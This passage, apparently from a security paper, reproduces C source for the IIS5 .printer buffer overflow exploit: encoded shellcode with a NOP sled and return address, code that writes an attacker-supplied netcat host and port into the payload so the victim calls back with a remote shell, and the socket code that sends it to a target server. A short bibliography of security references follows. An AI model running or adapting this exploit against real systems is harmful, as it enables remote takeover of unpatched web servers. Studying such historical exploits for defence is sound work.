"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";

printf("\nIIS5 printer bufferflow exploit of riley@eeye.com");
printf("\nShell code by dspyrit@beavuh.org");
printf("\nPorted to windows by CyrusTheGreat@Hushmail.com");
Printf("\nBoro Hal Kon! \n");

if (argc != 5)
{
printf("IIS5HACK <IIS Server> <port (80|443)> <netcat host> <netcat listen port>\n");
exit(1);
}

if (!gethostbyname(argv[1]))
{
printf("Error: Cannot resolve server host name!\n");
exit(2);
}

sin.sin_port = htons(atoi(argv[2]));
sin.sin_family = AF_INET;
sin.sin_addr = * ((struct in_addr *)nchostname->h_addr);

if (!(nchostname = gethostbyname(argv[3])))
{
printf("Error: Cannot resolve netcat host name!\n");
exit(3);
}
```

```
netcatport = htons(atoi(argv[4]));
netcatport^=0x9595;
netcathost = * ((unsigned long *)nchostname->h_addr);
netcathost^=0x95959595;

exploit[441] = (netcatport) & 0xff;
exploit[442] = (netcatport >> 8) & 0xff;
exploit[446] = (netcathost) & 0xff;
exploit[447] = (netcathost >> 8) & 0xff;
exploit[448] = (netcathost >> 16) & 0xff;
exploit[449] = (netcathost >> 24) & 0xff;

if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1)
{
exit(4);
}

if ((connect(sock, (struct sockaddr *) &sin, sizeof(sin))) == -1)
{
printf("\nError: Cannot connect %s\n", argv[1]);
exit(5);
}

printf("\nConnecting %s ...\n", argv[1]);
printf("\nSending exploit...");
if(send(sock, (char*)exploit, 1182, 0) == 1182)
printf("OK\n");
else
printf("Failed\n");
Sleep(1);
closesocket(sock);
WSACleanup();
}
```

Bibliography

Cole, Eric. Hackers Beware. Indianapolis: New Riders Publishing, 2001

VPNs and Remote Access, The Sans Institute

"Model Security Policies". Crabb-Guel, Michele.
URL:http://www.sans.org/newlook/resources/policies/policies.htm . (Oct 2, 2001)

"Cisco IOS Security Configuration Guide". © 1992--2001 Cisco Systems, Inc URL:
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/index.htm.
(Sept 27, 2001)

"Designing Secure Networks: Dos and Don'ts". ©2001, Cisco Systems, Inc.